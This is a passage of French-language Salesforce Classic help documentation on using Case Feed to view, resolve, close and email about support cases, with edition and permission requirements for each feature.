| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| Création d'e-mails clients | • Action E-mail dans l'éditeur<br>• Liste associée E-mails |
| Affichage des e-mails | • Éléments de fil E-mail<br>• Liste associée Historique des activités<br>• Liste associée E-mails |

### Activités en cours

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| Création et modification de tâches | • Action Créer une tâche dans l'éditeur<br>• Liste associée Activités en cours |
| Affichage de tâches | • Éléments de fil Tâche (pour les tâches créées avec l'action Créer une tâche)<br>• Liste associée Activités en cours |
| Création et modification d'événements | • Action Créer un événement dans l'éditeur |

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| | • Liste associée Activités en cours |
| Affichage des événements | • Éléments de fil Tâche (pour les événements créés avec l'action Créer un événement)<br>• Liste associée Activités en cours |

**Requêtes associées**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| Création et modification de requêtes associées | • Action Créer une requête enfant dans l'éditeur<br>• Liste associée Requêtes associées |
| Affichage des requêtes associées | • Éléments de fil Requête associée (pour les requêtes créées avec l'action Créer une requête enfant)<br>• Liste associée Requêtes associées |

**Solutions**

| Tâche | Fonctionnalité de Fil de requête que les agents utilisent pour cette tâche |
| --- | --- |
| Affichage des solutions suggérées | Liste associée Solutions |
| Recherche de solutions | Liste associée Solutions |

CONSULTER ÉGALEMENT :

Affichage et modification de requêtes à partir de la page de détail de la requête dans Fil de requête

Vue imprimable dans Fil de requête

## Vue imprimable dans Fil de requête

Utilisez l'option de vue imprimable pour afficher et imprimer une liste complète des informations associées à une requête.

La vue imprimable, à laquelle vous accédez en cliquant sur dans n'importe quelle page de Fil de requête, affiche les informations dans l'ordre suivant :

1. Détails de la requête
2. Contenus des listes associées incluses dans la page des détails de la requête
3. Notes internes

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Notes et conseils

- Selon les listes associées incluses dans la page des détails de la requête, certains événements de la requête, tels que les e-mails et les appels consignés, peuvent ne pas s'afficher dans la vue imprimable. Pour vous assurer que les e-mails et les appels consignés sont inclus, personnalisez vos présentations de page des détails de requête pour les utilisateurs de Fil de requête en ajoutant la liste associée `Historique des activités`. Pour inclure les publications dans le portail public, ajoutez la liste associée `Commentaires sur la requête`.
- Les notes internes sont répertoriées sous l'en-tête **Chatter** dans la page de la vue imprimable.
- Les listes associées ne contenant aucune donnée ne sont pas affichées dans la vue imprimable, même si elles sont incluses dans la présentation de page des détails de requête.
- Si votre présentation de page des détails de requête comprend des liens et des boutons personnalisés, ils s'affichent dans la section des détails de la requête de la vue imprimable.
- La vue imprimable affiche 500 publications les plus récentes de notes internes, de liens et de documents, et 100 commentaires les plus récents sur chaque publication.

CONSULTER ÉGALEMENT :

Affichage et modification de requêtes à partir de la page de détail de la requête dans Fil de requête

# Affichage et modification de requêtes à partir de la page de détail de la requête dans Fil de requête

Utilisez la page Détails de la requête pour afficher et mettre à jour les informations détaillées sur une requête et utiliser des listes associées.

Dans la page de détail de la requête, vous pouvez :

- Afficher et modifier les informations sur la requête, notamment modifier les informations de contact et de compte, le statut, l'origine, la priorité, le type et le motif de la requête.
- Modifier ou mettre à jour l'objet et la description de la requête.
- Afficher des listes associées et les utiliser pour effectuer des tâches supplémentaires (par exemple, afficher l'historique des approbations dans une requête ou ajouter des membres à une équipe de requête).
- Fermer une requête.

**Remarque:** Si votre organisation a la modification en ligne activée, vous pouvez l'utiliser dans la page Détails de la requête.

Pour basculer de la vue du fil à la page de détail de la requête en visualisant une requête, utilisez les boutons

ou, si vous utilisez la console Salesforce, les boutons

Pour ouvrir une vue imprimable des détails de requêtes, cliquez sur **Vue imprimable** dans n'importe quel page de Fil de requête.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher une requête :
- Afficher sur les requêtes

Pour modifier une requête :
- Modifier sur les requêtes

Pour supprimer une requête :
- Supprimer sur les requêtes

CONSULTER ÉGALEMENT :

Présentation du fil de requête

# Hiérarchies de requête

## Affichage des hiérarchies de requêtes

Une hiérarchie de requêtes vous indique les requêtes associées les unes aux autres via le champ `Requête principale`. Lorsqu'une requête est associée à une requête parente, cela indique une relation entre les requêtes. La relation peut correspondre à un regroupement de requêtes semblables pour faciliter le suivi, ou à la séparation d'une requête en plusieurs requêtes que divers utilisateurs doivent résoudre. Dans la hiérarchie des requêtes, les requêtes sont placées en retrait de la requête principale à laquelle elles sont associées.

- Pour afficher la hiérarchie d'une requête, cliquez sur **Afficher la hiérarchie** en regard du champ `Numéro de la requête` de la page des détails de la requête.
- Pour spécifier qu'une requête est associée à une autre requête, modifiez-la et saisissez le numéro de la requête principale dans le champ `Requête principale`. Vous pouvez également cliquer sur l'icône de recherche pour rechercher le numéro d'une requête.

  Remarque: Une requête principale doit exister pour pouvoir être saisie et enregistrée dans le champ `Requête principale`.

- Pour créer une requête qui est automatiquement associée à une autre dont vous affichez la page de détail, cliquez sur le bouton **Nouveau** dans la liste associée Requêtes associées. À partir du bouton de liste déroulante **Nouveau**, vous pouvez choisir de créer une requête vide ou une requête contenant des informations provenant de la requête principale.

CONSULTER ÉGALEMENT :

Indications pour l'utilisation des requêtes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

Pour afficher les requêtes principales :
- Lire sur les requêtes

# Requêtes associées

Si votre administrateur l'a prévu ainsi, les pages de détail des requêtes affichent une liste associée Requêtes associées où figurent toutes les requêtes dépendant directement d'une requête principale de la hiérarchie des requêtes. Les requêtes peuvent être associées les unes aux autres via le champ de recherche `Requête principale` d'une page de modification de requête. Lorsqu'une requête est associée à une requête parente, cela indique une relation entre les requêtes. La relation peut correspondre à un regroupement de requêtes semblables pour faciliter le suivi, ou à la séparation d'une requête en plusieurs requêtes que divers utilisateurs doivent résoudre.

Dans la liste associée Requêtes associées, cliquez sur :

- **Modifier** pour modifier une requête existante.
- **Cls** pour clore une requête existante.

Pour réaliser des actions en masse à partir de la liste associée Requêtes associées, cochez les cases en regard des requêtes à mettre à jour, puis cliquez sur :

- **Clore** pour fermer les requêtes sélectionnées à l'aide des valeurs indiquées.
- **Modifier le responsable** pour attribuer les requêtes à l'utilisateur ou à la file d'attente que vous spécifiez.
- **Modifier le statut** pour modifier le `statut` des requêtes en fonction de la valeur indiquée.

CONSULTER ÉGALEMENT :

Affichage des hiérarchies de requêtes

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

Pour créer des requêtes :
- Autorisation de création sur les requêtes

# Résolution des demandes des clients

## Résolution des demandes des clients

### Résolution de requêtes

Pour résoudre une requête :

1. Affichez la requête.
2. Recherchez un article ou une solution qui répond à la question de la requête.
3. Joignez l'article ou la solution à la requête en cliquant sur **Sélectionner** en regard d'une solution révisée dans la liste des solutions. Vous pouvez également cliquer sur le titre d'une solution non révisée, puis sur **Sélectionner** dans la page des détails de la solution.
4. Envoyez par e-mail la solution ou l'article au contact en cliquant sur **Envoyer un e-mail** dans la liste associée Historique des activités.
   a. Cliquez sur **Sélectionner un modèle**, puis choisissez un modèle.

      Vous et votre administrateur pouvez créer des modèles de message comprenant automatiquement la description de la requête, les détails de la solution, les pièces jointes à la solution, ainsi que d'autres champs.

   b. Renseignez les champs d'e-mail.
   c. Cliquez sur **Envoyer**.

      La solution envoyée par e-mail n'est pas consignée en tant qu'activité dans la liste associée Historique des activités.
5. Fermez le requête.

CONSULTER ÉGALEMENT :

Présentation des solutions suggérées

Présentation des solutions multilingues

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour résoudre des requêtes :

- Autorisation de modification sur les requêtes

  ET

  Lire sur les solutions

## Utilisation d'articles suggérés pour résoudre des requêtes

Les articles suggérés aident les utilisateurs de la base de connaissances à résoudre les requêtes rapidement. Lorsqu'une nouvelle requête est enregistrée, le moteur recherche automatiquement des articles contenant des mots clés en commun avec les champs de requêtes sélectionnés par l'administrateur. L'utilisateur qui travaille sur la requête peut scanner des articles et les joindre à la requête si nécessaire, ou lancer une autre recherche avec de nouveaux mots clés. Les articles joints à la requête s'affichent dans la liste associée Articles qui comprend également un bouton **Rechercher des articles** pour pouvoir effectuer à tout moment une recherche dans la base de connaissances.

Pour activer des articles suggérés :

1. Dans Configuration, saisissez *Paramètres de support* dans la case Recherche rapide, puis sélectionnez **Paramètres de support**.
2. Cliquez sur **Modifier**, puis sélectionnez **Activer des articles suggérés**. Les articles suggérés et les solutions suggérées ne peuvent pas être activés en même temps.
3. Sélectionnez chaque audience (canal) qui reçoit les articles suggérés en soumettant une requête. Les articles suggérés sont disponibles pour l'application interne et les portails.
4. Lorsque vous avez terminé avec la page Paramètres de support, cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Bienvenue dans Salesforce Knowledge

**Éditions**

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres du support :

- Gérer les requêtes

  ET

  Personnaliser l'application

Pour visualiser des articles :

- « Lire » sur le type d'article

## Utilisation d'actions avec des requêtes dans Fil de requête

Les actions de Fil de requête facilitent l'exécution des tâches pour les agents de support, notamment l'envoi d'e-mails, la publication dans les portails et les communautés, la consignation des appels, la modification du statut des requêtes et la rédaction de notes de requête, le tout sur la même page.


Les actions sont affichées dans l'éditeur, en haut du fil.

Voici quelques actions communes de Fil de requête. Selon la configuration de votre organisation par votre administrateur, il se peut que certaines actions ne soient pas affichées.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




- Utilisez l'action E-mail pour répondre aux clients par e-mail. Dans certaines organisations, les actions E-mail et Portail sont combinées dans une action Répondre au client.
- L'action Consigner un appel permet de créer un enregistrement contenant les détails d'un appel téléphonique. Les journaux d'appel sont accessibles uniquement aux utilisateurs de votre organisation, pas aux clients.

  **Remarque:** Si vous utilisez un SoftPhone, les appels terminés et les notes d'appel sont automatiquement consignés dans le fil de la requête, comme les entrées du journal des interactions dont le `Statut` est Terminé.

- L'action Portail permet de publier des réponses dans un portail client ou dans une communauté Réponses Chatter.
- Utilisez l'action Modifier le statut pour escalader, fermer ou apporter d'autres modifications au statut d'une requête.
- L'action Question permet de rechercher et de créer des questions.
- Les actions Publication, Fichier et Lien sont identiques à celles que vous utilisez dans Chatter.
  - Utilisez l'action Publication pour créer des notes de requête afin de partager des informations sur la requête ou obtenir l'aide de vos collègues dans l'organisation (les notes créées avec l'action Publication ne sont pas incluses dans la liste associée Commentaires de requête, dans la page de détail de la requête).
  - Ajoutez un fichier PDF, une photo ou un autre document à la requête avec l'action Fichier (les documents que vous ajoutez avec l'action Fichier ne sont pas inclus dans la liste associée Pièces jointes, dans la page de détail de la requête).
  - Utilisez l'action Lien afin de partager un lien utile pour la requête.

CONSULTER ÉGALEMENT :

Présentation du fil de requête

# Rechercher, joindre et envoyer des articles avec l'outil Articles de Fil de requête

Les articles de la base de connaissances peuvent accélérer la résolution des requêtes à l'aide de procédures de dépannage complètes et d'autres informations détaillées. Utilisez l'outil Articles dans Fil de requête pour rechercher les articles se rapportant à la requête que vous traitez, joindre des articles à la requête et envoyer des articles aux clients.

**Remarque:** Pour pouvoir utiliser l'outil Articles, votre administrateur doit définir et configurer Salesforce Knowledge.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour utiliser des articles dans Fil de requête :

- Gérer les requêtes

  ET

  Lire sur un type d'article au moins




- Cliquez sur pour ouvrir l'outil Articles.
- Par défaut, l'outil affiche les articles qui contiennent des mots-clés ou des phrases semblables à l'objet et à la description de la requête que vous traitez. Si vous ne trouvez pas l'article dont vous avez besoin, saisissez d'autres termes dans la zone de recherche, puis cliquez sur **Nouvelle recherche**, ou sur **Recherche d'article avancée** pour plus d'options.
- Cliquez sur le titre d'un article pour l'ouvrir dans une nouvelle fenêtre et consulter des informations plus complètes que le titre et le résumé.
- Lorsque vous trouvez l'article voulu, sélectionnez une action :
  - Sélectionnez `Envoyer par e-mail au client` pour joindre l'article à un message sous un format PDF.
  - Sélectionnez `Joindre à la requête` pour inclure l'article en tant que pièce jointe à la requête.

## Fermeture des requêtes

Une fois la requête d'un client résolue, vous pouvez la fermer depuis plusieurs emplacements, et créer une solution ou un article pour aider à la résolution des requêtes similaires.

1. Cliquez sur **Fermer la requête** dans la page de détail d'une requête, sur **Cls** dans la liste associée Requêtes, ou sur **Enregistrer et Fermer** en modifiant une requête. Si cette fonction est activée par votre administrateur, vous pouvez sélectionner Fermé dans le champ `Statut` de la page de modification d'une requête, puis cliquer sur **Enregistrer** sans suivre d'autres étapes.
2. Mettez à jour `Statut`, `Motif de la requête` et tout autre champ si nécessaire.
3. Si les solutions sont activées, vous pouvez renseigner les `Détails de la solution` de la requête. Si vous ne souhaitez pas enregistrer la solution ou la soumettre pour révision au responsable de solutions, désactivez la case `Soumettre aux solutions publiques`. Lorsque ce champ est coché, la nouvelle solution est automatiquement associée à la requête.
4. Si la requête inclut un contact, sélectionnez `Notifier le contact à la fermeture de la requête` afin d'envoyer un e-mail au contact en fonction d'un modèle de fermeture des requêtes prédéfini.
5. Cliquez sur **Enregistrer** ou sur **Enregistrer et créer un article**. L'option d'article est disponible si Salesforce Knowledge et la soumission d'articles durant la fermeture de requêtes sont activés.

Conseil: Si vous disposez de l'autorisation « Gérer les requêtes », vous pouvez fermer plusieurs requêtes à la fois à l'aide du bouton **Fermer** des listes de requêtes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour fermer des requêtes :

- Autorisation de modification sur les requêtes

CONSULTER ÉGALEMENT :

Conseils de rédaction de solutions

## Envoi d'articles à partir de requêtes

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour configurer la fonction E-mail vers requête ou E-mail vers requête à la demande : | Personnaliser l'application |
| Pour activer E-mail vers requête ou E-mail vers requête à la demande : | Modifier toutes les données<br>ET<br>Personnaliser l'application |
| Pour personnaliser des présentations de page : | Personnaliser l'application |
| Pour créer ou modifier des modèles de message HTML : | Modifier les modèles HTML |
| Pour créer ou modifier des dossiers de modèles de message publics : | Gérer les modèles publics |
| Pour créer ou modifier des modèles d'e-mails Visualforce : | Personnaliser l'application |

Éditions

Disponible avec : Salesforce Classic

Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.

Si les articles sont associés à une requête, les utilisateurs qui travaillent sur une requête peuvent joindre des articles sous le format PDF à un e-mail en sélectionnant simplement un modèle que vous créez. Cette fonctionnalité est disponible si E-mail vers requête ou E-mail vers requête à la demande est définie et si la liste associée E-mail est visible dans les présentations de page de requête.

## Création d'un modèle d'e-mail qui convertit les articles en fichiers PDF

Pour permettre aux utilisateurs de travailler sur une requête et de joindre automatiquement des articles au format PDF à un e-mail :

1. Dans Configuration, saisissez *Modèles d'e-mail* dans la case Recherche rapide, puis sélectionnez **Modèles d'e-mail**.
2. Cliquez sur **Nouveau modèle** pour créer un modèle ou cliquez sur **Modifier** en regard d'un modèle existant. Le modèle, nouveau ou modifié, doit inclure le champ de requête Articles en PDF.
3. Par exemple, pour modifier le modèle *SUPPORT : Réponse à une requête avec une solution (EXEMPLE)* afin d'inclure des articles à la place de solutions, procédez comme suit :
   a. Cliquez sur **Modifier** en regard du modèle *SUPPORT : Réponse à une requête avec une solution (EXEMPLE)*.
   b. Remplacez le Nom du modèle d'e-mail par *SUPPORT : Réponse à une requête avec un article (EXEMPLE)*.
   c. Modifiez le Nom unique du modèle si nécessaire.
   d. Sélectionnez **Champs de requête** dans le menu déroulant Sélectionnez le type de champ.
   e. Sélectionnez **Articles en PDF** dans le menu déroulant Sélectionnez le champ.
   f. Copiez la valeur du champ Copier la valeur du champ de fusion, puis collez-la dans le corps de l'e-mail.
4. Cliquez sur **Enregistrer**.

   Dans la page de détail de la requête, dans la liste associée E-mails, les utilisateurs peuvent désormais cliquer sur **Envoyer un E-mail** et sélectionner le nouveau modèle. Les articles associés à la requête sont automatiquement convertis en pièces jointes au format PDF, qui peuvent être visualisées ou supprimées si nécessaire avant l'envoi de l'e-mail.

Remarque: L'article et la base de connaissances doivent être définis avec la même langue. Par exemple, si la langue de votre base de connaissance est l'anglais, et que vous souhaitez convertir un article japonais en fichier PDF, avant la conversion, modifiez la langue de votre base de connaissances en Japonais (dans Configuration, cliquez sur *Knowledge* dans la case Recherche rapide, sélectionnez **Paramètres Knowledge**, puis cliquez sur **Modifier**).

## Notes sur la visibilité des articles au format PDF

Notez les points suivants en utilisant des modèles d'e-mail qui incluent la fonction **Articles en PDF** :

- Les champs qui s'affichent dans des articles en PDF sont déterminés par votre profil si la case Utiliser un profil pour créer des articles en fichiers PDF prêts pour le client dans les requêtes n'est pas activée (dans Configuration, saisissez *Paramètres Knowledge* dans la case Recherche rapide puis sélectionnez **Paramètres Knowledge**). Si tous les champs sont visibles dans l'article d'origine, ces champs sont également affichés dans le fichier PDF automatiquement généré. Si la sécurité au niveau du champ restreint l'affichage d'un champ dans un article, ce champ et ses données ne s'affichent pas dans la version PDF de l'article.
- Si la case Utiliser un profil pour créer des articles en fichiers PDF prêts pour le client dans les requêtes est activée et qu'un profil est sélectionné dans le menu **Profil** (dans Configuration, saisissez *Paramètres Knowledge* dans la case Recherche rapide puis sélectionnez **Paramètres Knowledge**), le profil sélectionné détermine les champs qui s'affichent dans les fichiers PDF automatiquement générés. Par exemple, si vous envoyez un article au format PDF à des clients, vous pouvez sélectionner le profil Utilisateur du portail client pour vous assurer que les champs réservés à un usage interne ne s'affichent pas dans la version PDF de l'article.

- Les champs de la section Propriétés d'un article, qui comprennent `Date de première publication`, `Date de dernière modification`, `Date de dernière publication` et `Récapitulatif`, ne sont pas inclus dans la version PDF, quel que soit le paramètre ou le profil.

CONSULTER ÉGALEMENT :

Bienvenue dans Salesforce Knowledge

# Réponse aux clients

## Envoi d'e-mails aux clients

### Utilisation des e-mails de requête

Les requêtes générées via la fonction E-mail vers requête ou E-mail vers requête à la demande s'affichent dans la liste associée E-mails. Cette liste comprend tous les e-mails envoyés par votre client concernant une requête particulière, ainsi que les threads d'e-mails entre vous et votre client. Les 77 premiers caractères de l'e-mail s'affichent dans la liste associée, ce qui vous permet de prendre connaissance du message sans avoir à cliquer dessus.

Pour utiliser la fonction E-mail vers requête ou E-mail vers requête à la demande :

- Pour envoyer un e-mail à un contact, à un autre utilisateur ou à une autre adresse, cliquez sur le bouton **Envoyer un e-mail**.
- Pour répondre à un e-mail, cliquez sur le bouton **Répondre**. La réponse inclut automatiquement le corps de l'e-mail reçu du client. Saisissez la réponse, puis cliquez sur le bouton **Envoyer**.

  Lorsque vous répondez à des e-mails dans la liste associée E-mail vers requête, le champ `De :` de votre e-mail peut s'afficher chez les destinataires en `no-reply@salesforce.com` ou `support@company.com`. Cet affichage dépend de la réception des en-têtes `Expéditeur` et `De` de l'e-mail entrant par les applications de messagerie des destinataires. Par défaut, un paramètre `Activer la conformité Sender ID` est activé pour votre organisation, permettant aux messages envoyés depuis Salesforce d'être conformes aux applications de messagerie qui nécessitent des en-têtes `Expéditeur` pour la livraison.
- Pour répondre à tous les participants d'un même thème, cliquez sur le bouton **À tous**.
- Cliquez sur l'objet de l'e-mail pour afficher l'e-mail. Une fois l'e-mail ouvert, vous pouvez répondre à l'expéditeur ou à tout le monde, transférer l'e-mail ou le supprimer.
- Lorsque vous affichez l'e-mail, vous pouvez afficher la liste de tous les e-mails associés à la requête en cliquant sur le bouton **Liste des e-mails**, puis naviguer parmi les autres e-mails de la requête en cliquant sur le bouton **Suivant** ou **Précédent**.

  Remarque: Les liens **Liste des e-mails**, **Suivant** et **Précédent** ne sont pas disponibles dans le portail client et dans le portail partenaire.
- Pour transférer un e-mail affiché, cliquez sur le bouton **Suite**. L'e-mail inclut automatiquement le corps de l'e-mail reçu du client. Vous pouvez aussi saisir votre texte, puis cliquer sur le bouton **Envoyer**.
- Si l'e-mail d'origine était un message HTML, vous pouvez afficher la version HTML en cliquant sur le lien **Cliquez ici pour afficher la version HTML** Si vous voulez afficher l'en-tête de l'e-mail dans sa totalité, cliquez sur le lien **Cliquez ici pour afficher les en-têtes de l'e-mail d'origine**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des requêtes :
- Lire sur les requêtes

Pour utiliser les e-mails de requête :
- Autorisation de modification sur les requêtes

- Pour afficher toutes les pièces jointes aux e-mails entrants, ouvrez la liste associée Pièces jointes dans chaque e-mail. Pour afficher toutes les pièces jointes aux e-mails sortants, ouvrez la liste associée Pièces jointes des e-mails sortants.

  La taille maximale d'une pièce jointe est de 5 Mo. L'utilisateur ayant configuré l'agent e-mail peut afficher son fichier journal pour voir si des pièces jointes ont dépassé la taille limite.

- Cliquez sur **Suppr** pour supprimer un e-mail. Vous pouvez récupérer dans la Corbeille un e-mail supprimé. Cependant, si vous supprimez un e-mail d'une requête, puis que vous supprimez cette requête, vous ne pourrez pas récupérer dans la Corbeille l'e-mail supprimé.

Dans la liste associée E-mail, les e-mails sont répertoriés dans l'ordre de réception, le premier e-mail étant le plus récent. Les e-mails de cette liste associée présentent l'un des statuts suivants :

| Statut des messages | Description |
|---|---|
| **Nouveau** | E-mail entrant qui n'a pas été lu.<br>Le contenu du champ `Objet` s'affiche en gras pour les e-mails avec le `statut` Nouveau. |
| **Lire** | E-mail entrant qui a été lu, sans réponse. |
| **Envoyé** | E-mail sortant. |
| **Répondu** | E-mail sortant qui a fait l'objet d'une réponse. Répondre à un e-mail lui donne le statut Répondu. |

Lorsqu'une requête contient un nouvel e-mail (non lu), le système génère automatiquement, dans la liste de tâches du responsable de la requête, une tâche « E-mail » associée à cette requête, qui affiche l'objet de l'e-mail. Le responsable peut alors prendre facilement connaissance de cette nouvelle tâche dans l'onglet Accueil ou dans la liste associée Activités en cours de cette requête. Depuis la tâche, le responsable peut cliquer sur un lien pour afficher l'e-mail associé à la requête. Lorsque l'utilisateur répond à l'e-mail, le système supprime la tâche de la liste de tâches du responsable et l'ajoute à la liste associée Historique des activités de la requête. L'utilisateur peut également déplacer la tâche correspondant à l'e-mail auquel il n'a pas répondu vers la liste associée Historique des activités, en modifiant le statut de cette tâche pour le faire passer à Terminé.

Remarque: Lorsque des e-mails entrants créent une requête et que les règles d'attribution acheminent cette requête à une file d'attente, le système attribue la tâche E-mail à l'utilisateur configuré dans l'agent de message.

Si un e-mail entrant ne contient pas l'adresse e-mail d'un contact existant, le champ `Nom du site Web` de la requête est automatiquement mis à jour avec le nom qui figure dans le champ d'`expéditeur` de l'e-mail et le champ `E-mail du site Web` de la requête est automatiquement mis à jour avec l'adresse fournie dans l'e-mail entrant.

Conseil: Lors de l'exécution du rapport Requêtes avec e-mails, ajoutez le champ `Entrant` au rapport pour afficher les requêtes reçus via la fonction E-mail vers requête.

CONSULTER ÉGALEMENT :

Envoi d'articles à partir de requêtes

# Envoi et réponse à un e-mail depuis Fil de requête

Utilisez les fonctionnalités de l'action E-mail de Fil de requête pour gagner du temps en rédigeant des messages et personnaliser les e-mails que vous envoyez à des clients.

**Remarque:**

- L'action E-mail de Fil de requête est disponible uniquement si votre organisation utilise E-mail vers requête.
- Selon la configuration de Fil de requête par votre administrateur, certaines options présentées ci-dessous peuvent ne pas être disponibles ou se présenter différemment.

Voici comment utiliser l'action E-mail :


**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour envoyer des e-mails :
- Envoyer un e-mail




1. Selon l'action qui s'affiche, cliquez sur **Répondre au client** et sélectionnez `E-mail` ou cliquez simplement sur `E-mail`. Pour rédiger une réponse à un message, cliquez sur **Répondre** ou sur **Répondre à tous** sous un message dans le fil.
2. Si votre service utilise des modèles d'e-mail, sélectionnez un modèle pour votre message.
3. Sélectionnez une adresse **De**.
   Si ce champ n'est pas affiché en tant que liste de sélection, votre administrateur a déjà défini une adresse De.

4. L'adresse e-mail du contact qui a créé la requête s'affiche automatiquement dans le champ À, à condition que le créateur soit un contact existant. Pour ajouter d'autres destinataires, cliquez sur pour référencer une adresse. Vous pouvez également saisir ou coller des adresses e-mail ou des noms dans le champ À.
   - Lorsque vous saisissez une adresse e-mail ou un nom qui correspond à un contact ou à un utilisateur, elle s'affiche sous la forme d'un bouton avec le nom de la personne.
   - Pour ajouter plusieurs adresses à la fois, copiez et collez les adresses séparées par un espace ou une virgule. Ces adresses e-mail s'affichent sous la forme d'un bouton. Si elles sont associées à un contact ou à un utilisateur, elles indiquent le nom du contact.
   - Lorsque vous saisissez une adresse e-mail qui correspond à plusieurs contacts ou utilisateurs, l'adresse s'affiche sous la forme d'un bouton. Lorsque vous cliquez sur le bouton, la liste des personnes associées à l'adresse e-mail s'affiche. Vous pouvez sélectionner la personne que vous souhaitez associer au message.
5. Pour envoyer une copie du message à d'autres personnes, cliquez sur **Ajouter en Cc** ou sur **Ajouter en Bcc**.
6. Par défaut, l'objet de l'e-mail correspond au nom de la requête à laquelle il est associé. Vous pouvez modifier l'objet si nécessaire.
7. Utilisez l'éditeur de texte enrichi pour ajouter une mise en forme à votre message.
8. Créez votre message. Si votre service utilise des messages Texte rapide, vous pouvez les ajouter au corps de votre e-mail.
9. Si votre administrateur a activé les brouillons d'e-mail, vous pouvez cliquer sur **Enregistrer** pour sauvegarder une copie de votre message sans l'envoyer. Lorsque vous enregistrez un message en tant que brouillon, tout agent ayant accès à la requête peut le modifier.
10. Cliquez sur **Joindre le fichier** ou glissez-déposez le fichier dans le volet des pièces jointes pour l'ajouter au message.
11. Vous pouvez également joindre un article au message.
12. Cliquez sur **Envoyer un e-mail**.

    Remarque : Selon la configuration de Fil de requête par votre administrateur, ce bouton peut avoir un nom différent.

Conseil: Cliquez et faites glisser en bas à droite pour changer la hauteur du volet des messages. Agrandissez-le pour une vue plus large de ce que vous écrivez ou réduisez-le pour une vue plus large de l'historique de requête dans le fil sans avoir à faire défiler. Une fois le volet du message redimensionné, il s'affiche à sa nouvelle taille chaque fois que vous rédigez un e-mail, jusqu'au redimensionnement suivant.

CONSULTER ÉGALEMENT :

Publication dans les requêtes et questions de communauté avec l'action Communauté dans fil de requête

Présentation du fil de requête

Utilisation du Texte rapide dans Fil de requête

## Ajout d'images et de fichiers à des e-mails dans Fil de requête

